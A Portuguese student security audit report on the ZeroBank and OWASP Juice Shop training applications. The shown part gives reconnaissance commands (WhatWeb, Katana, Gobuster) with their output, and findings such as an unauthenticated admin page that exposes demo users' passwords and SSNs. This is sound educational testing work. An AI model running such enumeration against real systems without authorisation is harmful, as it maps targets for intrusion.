

LICENCIATURA EM SEGURANÇA INFORMÁTICA EM REDES DE COMPUTADORES

AUDITORIA INFORMÁTICA

Trabalho Prático 2



David Santos – 8220651

ÍNDICE

1	Sumário Executivo.....	2
2	Descrição das Aplicações Auditadas	4
2.1	ZeroBank	4
2.2	OWASP Juice Shop	4
3	Metodologia Geral	5
4	Auditória ao ZeroBank	6
4.1	Autenticação	6
4.2	Reconhecimento e Enumeração Inicial	6
4.3	Scanning.....	14
4.4	Exploração.....	21
5	Auditória ao OWASP JuiceShop.....	34
5.1	Autenticação	34
5.2	Reconhecimento e Enumeração Inicial	34
5.3	Scanning.....	38
5.4	Exploração.....	44
6	Comparativo entre Ferramentas	53
7	Respostas às Questões Teóricas	58
7.1	Questão 1 – Cookies de Sessão.....	58
7.2	Questão 2 – Riscos associados ao uso de Bibliotecas externas.....	59
7.3	Questão 3 – Técnicas de contorno de mecanismos anti-CSRF	60
7.4	Questão 4 – Riscos associados com uso de WSL	61
7.5	Questão 5 – LLMs como assistentes de testes ofensivos	62
8	Conclusões.....	64
8.1	Mitigações Propostas.....	64
8.2	Análise Geral	65

1 SUMÁRIO EXECUTIVO

A auditoria de segurança às aplicações web ZeroBank (<http://zero.webappsecurity.com>) e OWASP Juice Shop (<https://juice-shop.herokuapp.com>), realizada em modo *Black Box* com testes autenticados e não autenticados, identificou vulnerabilidades críticas que comprometem a segurança dos sistemas. A metodologia abrangeu *Reconhecimento, Scanning, Exploração* e validação manual, utilizando ferramentas como OWASP ZAP, Caido, Nikto, Gobuster, Wapiti, Nuclei, WhatWeb, Wappalyzer, SQLMap e Commix.

No ZeroBank, uma aplicação de simulação bancária, foram exploradas *Stored XSS, Reflected XSS, SQL Injection, CSRF* e *Command Injection*, permitindo acesso total à base de dados, execução de comandos no servidor e manipulação de transações. No OWASP Juice Shop, uma aplicação de treinamento em segurança, confirmaram-se *Open Redirect, SQL Injection, IDOR, Password-Change CSRF, Reflected XSS* e *Token Security*, possibilitando bypass de autenticação, roubo de sessões e acesso a dados de outros utilizadores. A instabilidade do servidor Heroku limitou os scans no Juice Shop, enquanto resets frequentes dificultaram os testes no ZeroBank.

As vulnerabilidades refletem falhas graves em validação de entradas, controlo de acesso e configurações de segurança, agravadas por bibliotecas desatualizadas e ausência de cabeçalhos de proteção. OWASP ZAP e Caido destacaram-se na identificação e exploração de falhas, complementados por Nikto e Gobuster na enumeração de recursos sensíveis. O impacto inclui roubo de dados sensíveis, personificação de utilizadores e potencial execução de código malicioso.

Recomendações:

- Implementar validação rigorosa de entradas e consultas parametrizadas para mitigar injeções (XSS, SQLi, Command Injection).
- Configurar controles de acesso baseados em sessão e autenticação multifator para corrigir IDOR e exposição de recursos.
- Adicionar tokens CSRF, cookies com HttpOnly, Secure e SameSite=Strict, e Content Security Policy (CSP) para prevenir CSRF, XSS e Open Redirect.


- Monitorizar acessos anómalos e realizar auditorias regulares para manter a segurança.

A aplicação imediata destas medidas é crucial para alinhar as aplicações com as melhores práticas da OWASP, reduzindo riscos significativos. Priorizar a correção de *SQL Injection*, *XSS* e *IDOR* é essencial devido ao seu elevado impacto potencial.

Evidências: Enviadas em anexo.

2 DESCRIÇÃO DAS APLICAÇÕES AUDITADAS

2.1 ZeroBank




The screenshot shows the homepage of the ZeroBank online banking application. At the top, there is a navigation bar with links for 'HOME', 'ONLINE BANKING' (which is currently selected), and 'FEEDBACK'. A search bar and a 'Signin' button are also present. The main content area features a large image of a person's hands using a computer mouse and a calculator, with the text 'Online Banking' and 'Pay bills easily'. Below this, a banner states 'Our Bank is trusted by over 1,000,000 customers world wide. Sign in now!'. There are six functional links arranged in a grid: 'Account Summary', 'Account Activity', 'Transfer Funds', 'Pay Bills', 'My Money Map', and 'Online Statements'. Each link has a small icon and a brief description.

Link	Description
Account Summary	See all of your account balances at a glance.
Account Activity	View the most up-to-date listings of your deposits, withdrawals, interest payments, and other transactions.
Transfer Funds	Safely and securely transfer funds between accounts.
Pay Bills	Pay your bills quickly and securely online.
My Money Map	Use Zero to set up and monitor your personalized money map. A money map is an easy-to-use online tool that helps you manage your finances efficiently.
Online Statements	View the statement history of all your accounts.

O ZeroBank, acessível em <http://zero.webappsecurity.com>, é uma aplicação web de simulação bancária que replica um sistema bancário online. As principais funcionalidades incluem autenticação de utilizadores, transferências de fundos entre contas, pagamento de contas, consulta de saldos, visualização de histórico de transações, gestão de cheques e administração de moedas estrangeiras (Foreign Currency).

2.2 OWASP Juice Shop



The screenshot shows the product catalog page of the OWASP Juice Shop. The header includes the shop logo, a search bar, an 'Account' link, a 'Your Basket' link with a notification of 0 items, and a language selector for 'EN'. The main content area is titled 'All Products' and displays two items: 'Apple Juice (1000ml)' and 'Apple Pomace'. Each item has a thumbnail image, a name, a price of 1.99€, and an 'Add to Basket' button. The background is dark, and the overall layout is clean and modern.

Product	Image	Name	Price	Action
Apple Juice (1000ml)		Apple Juice (1000ml)	1.99€	Add to Basket
Apple Pomace		Apple Pomace	0.89€	Add to Basket

O OWASP Juice Shop, hospedado em <https://juice-shop.herokuapp.com>, é uma aplicação web desenvolvida para fins de treinamento em segurança cibernética. Oferece funcionalidades como registo e login de utilizadores, compra de produtos numa loja virtual, submissão de avaliações (reviews), gestão de carrinho de compras, integração com redes sociais e um scoreboard interativo para desafios de segurança.

3 METODOLOGIA GERAL

A auditoria de segurança às aplicações web ZeroBank (<http://zero.webappsecurity.com>) e OWASP Juice Shop (<https://juice-shop.herokuapp.com>) foi conduzida em modo Black Box, com testes autenticados e não autenticados. A metodologia foi estruturada nas seguintes fases:

1. **Configuração de Autenticação:** Criação de contas e configuração de cookies de sessão no Caido (alternativa de Burp Suite), OWASP ZAP e também em ficheiros como cookies.txt usados para outras ferramentas, para aceder a funcionalidades restritas.
2. **Reconhecimento:** Mapeamento de tecnologias (com WhatWeb e extensão Wappalyzer), endpoints (Katana, Gobuster e ZAP spider) e pedidos HTTP gerados a partir de browsing manual (Caido e Google chrome).
3. **Scanning:** Scans automáticos com OWASP ZAP, Nikto, Wapiti e Nuclei.
4. **Exploração:** Validação de vulnerabilidades com XSSStrike, SQLMap, Caido.
5. **Validação Manual:** Confirmação manual no browser, e Caido Replay.

As ferramentas utilizadas incluíram OWASP ZAP, Nikto, Wapiti, Nuclei, Gobuster, WhatWeb, FFUF, Commix, XSSStrike, SQLMap, Katana e Caido, sendo este último o mais utilizado sendo que teve participação na grande maioria das fases da auditoria.

4 AUDITORIA AO ZEROBANK

4.1 Autenticação

A autenticação foi configurada automaticamente no Caido e OWASP ZAP após login manual em <http://zero.webappsecurity.com/login.html>, usando o cookie JSESSIONID. Um ficheiro cookies.txt foi criado para uso em ferramentas como nuclei e wapiti, permitindo acesso a endpoints autenticados.

4.2 Reconhecimento e Enumeração Inicial

O reconhecimento teve como objetivo mapear tecnologias, identificar endpoints e enumerar diretórios da aplicação, utilizando várias ferramentas para obter uma visão inicial da superfície de ataque.

4.2.1 WhatWeb

Foi utilizada para identificar tecnologias e características do servidor.

```
whatweb -v http://zero.webappsecurity.com/ --log-
json=whatweb/zerobank_wweb.json

→ zerobank whatweb http://zero.webappsecurity.com/
http://zero.webappsecurity.com/ [200 OK] Apache, Bootstrap, Content-Language[en-US], Country[UNITED STATES]
[US], HTML5, HTTPServer[Apache-Coyote/1.1], IP[54.82.22.214], JQuery[1.8.2], Script[text/javascript], Title
[Zero - Personal Banking - Loans - Credit Cards], UncommonHeaders[access-control-allow-origin], X-UA-Compatible[IE=Edge]
→ zerobank █
```

```

+ zerobank whatweb -v http://zero.webappsecurity.com --log-json=zerobank_wwwb.json
WhatWeb report for http://zero.webappsecurity.com
Status : 200 OK
Title  : Zero - Personal Banking - Loans - Credit Cards
IP    : 54.82.22.214
Country : UNITED STATES, US

Summary : Apache, Bootstrap, Content-Language[en-US], HTML5, HTTPServer[Apache-Coyote/1.1], JQuery[1.8.2], Script[text/javascript], UncommonHeaders[access-control-allow-origin], X-UA-Compatible[IE=Edge]

Detected Plugins:
[ Apache ]
The Apache HTTP Server Project is an effort to develop and
maintain an open-source HTTP server for modern operating
systems including UNIX and Windows NT. The goal of this
project is to provide a secure, efficient and extensible
server that provides HTTP services in sync with the current
HTTP standards.

Google Dorks: (3)
Website : http://httpd.apache.org/

[ Bootstrap ]
Bootstrap is an open source toolkit for developing with
HTML, CSS, and JS.

Website : https://getbootstrap.com/

[ Content-Language ]
Detect the content-language setting from the HTTP header.

String : en-US

[ HTML5 ]
HTML version 5, detected by the doctype declaration

[ HTTPServer ]
HTTP server header string. This plugin also attempts to
identify the operating system from the server header.

String : Apache-Coyote/1.1 (from server string)

[ JQuery ]
A fast, concise, JavaScript that simplifies how to traverse
HTML documents, handle events, perform animations, and add
AJAX.

Version : 1.8.2
Website : http://jquery.com/

[ Script ]
This plugin detects instances of script HTML elements and
returns the script language/type.

```

Resultado: O WhatWeb identificou o servidor como Apache-Coyote/1.1, com suporte a HTML5, uso de jQuery versão 1.8.2 e alguns outros detalhes como servidor localizado nos Estados Unidos (IP: 54.82.22.214), uso de Bootstrap, scripts JavaScript (text/javascript) e cabeçalhos incomuns: Access-Control-Allow-Origin.

Análise: O uso de Apache-Coyote/1.1 sugere uma aplicação Java-based, possivelmente vulnerável a configurações inseguras ou CVEs associados. A versão 1.8.2 do jQuery é antiga e pode conter vulnerabilidades conhecidas, como XSS ou manipulação de DOM, que serão exploradas em fases posteriores. O cabeçalho Access-Control-Allow-Origin indica uma política CORS potencialmente permissiva, a ser investigada para ataques de Cross-Origin.

Evidência: Este report encontra-se na pasta de evidências enviadas em anexo, dentro da pasta de nome da ferramenta utilizada.

4.2.2 Wappalyzer

Complementou a análise do WhatWeb, identificando tecnologias via extensão no browser.

The screenshot shows a browser window with the title 'Zero - Personal Banking'. The address bar indicates the site is 'Not secure' and the URL is 'zero.webappsecurity.com'. A sidebar on the left lists navigation links like 'HOME', 'About', 'We', 'Bar', 'gre', 'way', 'Zer', 'acc', and 'bills'. The main content area is titled 'Wappalyzer' and displays a list of identified technologies under several categories:

- Font scripts:** Font Awesome
- JavaScript libraries:** jQuery 1.8.2
- Web servers:** Apache Tomcat
- UI frameworks:** Bootstrap
- Programming languages:** Java

An 'Export' button is visible in the top right corner of the Wappalyzer interface.

A confirmação do jQuery 1.8.2 , Java como linguagem utilizada e Apache Tomcat em utilização.

4.2.3 Katana

Realizou crawling para mapear endpoints da aplicação.

```
katana -u http://zero.webappsecurity.com/bank/ -d 5 -jc -xhr -H "Cookie: JSESSIONID=432A62C2; username=username; password=password" -o zerobank_katana.txt
→ zerobank katana -u http://zero.webappsecurity.com/bank/ -d 5 -jc -xhr -H "Cookie: JSESSIONID=432A62C2; username=username; password=password" -o zerobank_katana.txt

[INF] Started standard crawling for => http://zero.webappsecurity.com/bank/
http://zero.webappsecurity.com/bank/
http://zero.webappsecurity.com/resources/js/placeholders.min.js
http://zero.webappsecurity.com/resources/css/main.css
http://zero.webappsecurity.com/resources/css/font-awesome.css
http://zero.webappsecurity.com/signin.html
http://zero.webappsecurity.com/forgot-password.html
http://zero.webappsecurity.com/resources/js/bootstrap.min.js
http://zero.webappsecurity.com/index.html
http://zero.webappsecurity.com/login.html
http://zero.webappsecurity.com/resources/js/jquery-1.8.2.min.js
http://zero.webappsecurity.com/resources/css/bootstrap.min.css
http://zero.webappsecurity.com/resources/js/Bootstrap.js
http://zero.webappsecurity.com/a
http://zero.webappsecurity.com/resources/js/bootstrap-typeahead.js
http://zero.webappsecurity.com/login.html?login_error=true
http://zero.webappsecurity.com/forgotten-password-send.html
http://zero.webappsecurity.com/search.html
```

Resultado: O Katana teve resultados limitados, identificando poucos endpoints principalmente os dentro de /bank.

Evidência: Este report encontra-se na pasta de evidências enviadas em anexo, dentro da pasta de nome da ferramenta utilizada.

4.2.4 Gobuster

Enumerou diretórios e ficheiros, fornecendo informações sobre endpoints.

```
gobuster dir -u http://zero.webappsecurity.com -w /usr/share/wordlists/dirb/big.txt -o zerobank_dirs.txt -x html,js
+ zerobank gobuster dir -u http://zero.webappsecurity.com -w /usr/share/wordlists/dirb/big.txt -o zerobank_dirs1.txt -x html,js
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://zero.webappsecurity.com
[+] Method:      GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.6
[+] Extensions: html,js
[+] Timeout:     10s
=====
Starting gobuster in directory enumeration mode
=====
/admin           (Status: 302) [Size: 0] [-> /admin/]
/cgi-bin         (Status: 302) [Size: 0] [-> /cgi-bin/]
/cgi-bin/        (Status: 403) [Size: 961]
/docs            (Status: 302) [Size: 0] [-> /docs/]
/errors          (Status: 302) [Size: 0] [-> /errors/]
/faq.html        (Status: 200) [Size: 7794]
/feedback.html   (Status: 200) [Size: 9258]
/forgot-password.html (Status: 200) [Size: 6261]
/help             (Status: 302) [Size: 0] [-> /help/]
/help.html       (Status: 200) [Size: 6225]
/include          (Status: 302) [Size: 0] [-> /include/]
/index.html      (Status: 200) [Size: 12471]
/login.html      (Status: 200) [Size: 7318]
/logout.html     (Status: 302) [Size: 0] [-> /index.html]
/manager          (Status: 302) [Size: 0] [-> /manager/]
/resources        (Status: 302) [Size: 0] [-> /resources/]
/search.html     (Status: 400) [Size: 1074]
/server-status   (Status: 200) [Size: 5523]
/signin.html     (Status: 302) [Size: 0] [-> /login.html?login_error=true]
/web-services    (Status: 200) [Size: 2230]
Progress: 61407 / 61410 (100.00%)
```

Análise: O Gobuster revelou uma superfície de ataque significativa:

[Critical] Admin page <http://zero.webappsecurity.com/admin/> acessível sem qualquer autenticação

The screenshot shows a web browser window with the following details:

- Address Bar:** Shows the URL <http://zero.webappsecurity.com/admin/index.html>.
- Page Title:** "Zero Bank".
- Search Bar:** A search bar with the placeholder "Search".
- User Authentication:** A "Signin" button with a user icon.
- Main Content Area:** The title "Admin Home" is displayed. Below it is a sidebar menu with three items: "Home" (which is highlighted in blue), "Users", and "Currencies". To the right of the sidebar is a small "plus" sign icon.

- **OWASP Top 10:** A01:2021 – Broken Access Control
- **Justificação:** O acesso não autorizado à página de administração indica falhas nos controlos de acesso, permitindo que utilizadores não autenticados ou não autorizados acedam a funcionalidades restritas.

[Critical] Admin panel lead to Sensitive data exposure

<http://zero.webappsecurity.com/admin/users.html>

Name	Password	SSN
Leeroy Jenkins	VIZ10AWT8VL	536-48-3769
Stephen Bowen	OTZ07BXM0BE	607-58-7435
Linus Moran	FKO04SXA7TI	247-54-1719
Nero Chan	TXJ77CQ05EI	578-13-3713
Kadeem Higgins	MFC50OQE7VO	449-20-3206
Quinn Burks	HWZ97ZUM3NK	008-70-6738
Davis Thompson	RGD78SHB0TG	574-56-1932
Lester Keller	EIJ79NLT0TP	330-58-4012

Users

Home

Users

Currencies

Name	Password	SSN
Leeroy Jenkins	VIZ10AWT8VL	536-48-3769
Stephen Bowen	OTZ07BXM0BE	607-58-7435
Linus Moran	FKO04SXA7TI	247-54-1719
Nero Chan	TXJ77CQ05EI	578-13-3713
Kadeem Higgins	MFC50OQE7VO	449-20-3206
Quinn Burks	HWZ97ZUM3NK	008-70-6738
Davis Thompson	RGD78SHB0TG	574-56-1932
Lester Keller	EIJ79NLT0TP	330-58-4012

- **OWASP Top 10:** A01:2021 – Broken Access Control
- **Justificação:** A aplicação permite que utilizadores não autorizados acedam a páginas administrativas contendo dados sensíveis de outros utilizadores (name, password hash e SSN).

[Investigate] Possibilidade de injeção ao adicionar currencies

<http://zero.webappsecurity.com/admin/currencies.html>

ID	Country	Name
AUD	Australia	dollar
CAD	Canada	dollar
CHF	Switzerland	franc
CNY	China	yuan
DKK	Denmark	krone
EUR	Eurozone	euro
GBP	Great Britain	pound
HKD	Hong Kong	dollar
JPY	Japan	yen
MXN	Mexico	peso
NOK	Norway	krone
NZD	New Zealand	dollar
SEK	Sweden	krona
SGD	Singapore	dollar
THB	Thailand	baht

- OWASP Top 10: A01:2021 – Broken Access Control e potencial A03:2021 – Injection (conforme o contexto de exploração posterior)
- A funcionalidade de adicionar currencies pode indicar permissões inadequadas se utilizadores não autorizados conseguirem realizar essa ação. Além disso, se a exploração posterior envolver injeção de código (como o XSS identificado nas páginas seguintes), também pode ser classificada como Injection.

[Medium] Sensitive Information Disclosure at

<http://zero.webappsecurity.com/manager/html>

- OWASP Top 10: A05:2021 – Security Misconfiguration

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.

- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the [Manager App HOW-TO](#).

- **Justificação:** A exposição de informações no endpoint /manager/html é um caso de Security Misconfiguration, pois o servidor está configurado de forma

a expor dados que deveriam estar protegidos. A possibilidade de captura de credenciais via path traversal (para aceder a ficheiros como conf/tomcat-users.xml mencionado) e possibilidade de existência do user tomcat pode facilitar brute force.

[Low] Documentação em /docs expõe versão do Apache Tomcat



The screenshot shows the Apache Tomcat 7 Documentation Index page. The title "Apache Tomcat 7" is prominently displayed at the top center, with "Version 7.0.70, Jun 15 2016" below it. A red box highlights the title and version information. On the left, there's a sidebar with links like "Docs Home", "FAQ", and "User Comments". The main content area has a dark header bar with "Introduction" highlighted. Below it, a text block explains the top-level entry point for the documentation bundle, mentioning Servlet 3.0 and JavaServer Pages 2.2 specifications from the Java Community Process, and includes many additional features for developing and deploying web applications and web services. To the right of the main content, there's an "Apache Logo".

Links


- [Docs Home](#)
- [FAQ](#)
- [User Comments](#)

User Guide

- [1\) Introduction](#)
- [2\) Setup](#)

- **OWASP Top 10:** A05:2021 – Security Misconfiguration
- **Justificação:** A exposição de documentação do Apache Tomcat 7 em <http://zero.webappsecurity.com/docs> indica uma configuração insegura, já que esses ficheiros podem conter informações úteis para atacantes, como versões de software ou configurações padrão.

[Medium] Server Status exposto revela ser máquina Windows



The screenshot shows the Apache Server Status for localhost page. At the top, it displays "Server Version: Apache/2.2.22 (Win32) mod_ssl/2.2.22 OpenSSL/0.9.8t mod_jk/1.2.37" and "Server Built: Jan 28 2012 11:16:39". Below this, a section titled "Apache Server Status for localhost" provides detailed system information: "Current Time: Friday, 18-Jan-2013 14:55:36 GMT", "Restart Time: Friday, 18-Jan-2013 14:29:04 GMT", "Parent Server Generation: 0", "Server uptime: 26 minutes 31 seconds", and "5 requests currently being processed, 59 idle workers". A small table at the bottom shows worker statistics with columns K, KK, W, and K. To the right of the table, there's a legend with icons for CPU, Memory, and Disk. A red box highlights the "Apache Server Status for localhost" title and the system information section.


- **OWASP Top 10:** A05:2021 – Security Misconfiguration
- **Justificação:** A exposição do <http://zero.webappsecurity.com/server-status> é um problema de configuração insegura, pois revela detalhes do sistema (neste caso, windows), que podem ser usados para planejar ataques direcionados.

[Investigate] /errors com possível directory listing e errors.log




The screenshot shows a browser window with the URL <http://zero.webappsecurity.com/errors/>. The title bar says "Inseguro". The main content is a "Directory Listing For /errors/ - Up To /" page. A table lists a single file: "errors.log" with size "21.1 kb" and last modified "Sun, 19 May 2013 02:05:02 GMT". Below the table, it says "Apache Tomcat/7.0.70". The "errors.log" file name is highlighted with a red box.

- **OWASP Top 10:** A05:2021 – Security Misconfiguration
- **Justificação:** O directory listing no <http://zero.webappsecurity.com/errors/> é um problema de Security Misconfiguration, expondo estrutura de diretórios. Além disso, o ficheiro errors.log que contém tentativas de login pode ser considerado Sensitive Data Exposure, revelando informações potencialmente úteis para atacantes.



The screenshot shows a browser window with the URL <http://zero.webappsecurity.com/errors/errors.log>. The title bar says "Inseguro". The content is a log file with several error entries from January 22, 2013, at various times. Each entry includes a timestamp, an [ERROR] level, a local IP address (10.5.157.10), and a stack trace from the com.zero.bank.auth.UserAuthenticator.authenticate method. The log entries are as follows:
Tue Jan 22 09:11:32 EST 2013 [ERROR] [local 10.5.157.10]
[com.zero.bank.auth.UserAuthenticator.authenticate(UserAuthenticator.java:51)] - Not possible to authenticate a user with login [Suspendisse] and password [Nunc].
Tue Jan 22 09:31:20 EST 2013 [ERROR] [local 10.5.157.10]
[com.zero.bank.auth.UserAuthenticator.authenticate(UserAuthenticator.java:51)] - Not possible to authenticate a user with login [pede] and password [Donec].
Tue Jan 22 10:49:37 EST 2013 [ERROR] [local 10.5.157.10]
[com.zero.bank.auth.UserAuthenticator.authenticate(UserAuthenticator.java:51)] - Not possible to authenticate a user with login [magna.] and password [eget].
Tue Jan 22 11:55:56 EST 2013 [ERROR] [local 10.5.157.10]
[com.zero.bank.auth.UserAuthenticator.authenticate(UserAuthenticator.java:51)] - Not possible to authenticate a user with login [sed] and password [risus].
Tue Jan 22 13:45:58 EST 2013 [ERROR] [local 10.5.157.10]
[com.zero.bank.auth.UserAuthenticator.authenticate(UserAuthenticator.java:51)] - Not possible to authenticate a user with login [Aliquam] and password [Morbi].
Tue Jan 22 14:55:38 EST 2013 [ERROR] [local 10.5.157.10]
[com.zero.bank.auth.UserAuthenticator.authenticate(UserAuthenticator.java:51)] - Not possible to authenticate a user with login [eu] and password [arcu].
Tue Jan 22 16:12:29 EST 2013 [ERROR] [local 10.5.157.10]

[Investigate] /web-services com exposição de SOAP services



The screenshot shows a browser window with the URL <http://zero.webappsecurity.com/web-services>. The title bar says "Inseguro". The content is titled "Available SOAP services:" and shows a table for the "InfoService". The left column lists service methods: searchForUsers, getAccountById, closeAccount, findTransactionsByAccount, isUserEnabled, transferFunds, searchForTransactions, findAccountsByUser, findAllUsers, addAccount, findStatementsByAccountAndYear, addUser, and downloadStatementByName. The right column contains the Endpoint address (<http://zero.webappsecurity.com:8080/web-services/infoService>), WSDL (<http://www.hp.com/webinspect/zerows>), and Target namespace (<http://www.hp.com/webinspect/zerows>).

- **OWASP Top 10:** A05:2021 – Security Misconfiguration
- **Justificação:** A exposição de serviços SOAP indica uma configuração inadequada, já que esses serviços podem ser explorados para obter mais informações ou executar ações não previstas.

4.3 Scanning

Nesta fase, foram utilizados os scanners OWASP ZAP, Nikto, Nuclei e Wapiti para identificar vulnerabilidades na aplicação ZeroBank. No entanto, os scans enfrentaram desafios devido ao comportamento do website, que frequentemente realizava resets para manter o ambiente, resultando em desautenticações, atrasos ou ausência de resultados em várias tentativas. Abaixo, apresento os resultados mais consistentes obtidos após múltiplas execuções.

4.3.1 Nuclei

O Nuclei foi utilizado para realizar scannig automatizado baseado em templates, mas os resultados foram limitados e de baixa profundidade, possivelmente devido às desautenticações frequente, ou até às configurações do servidor.

```
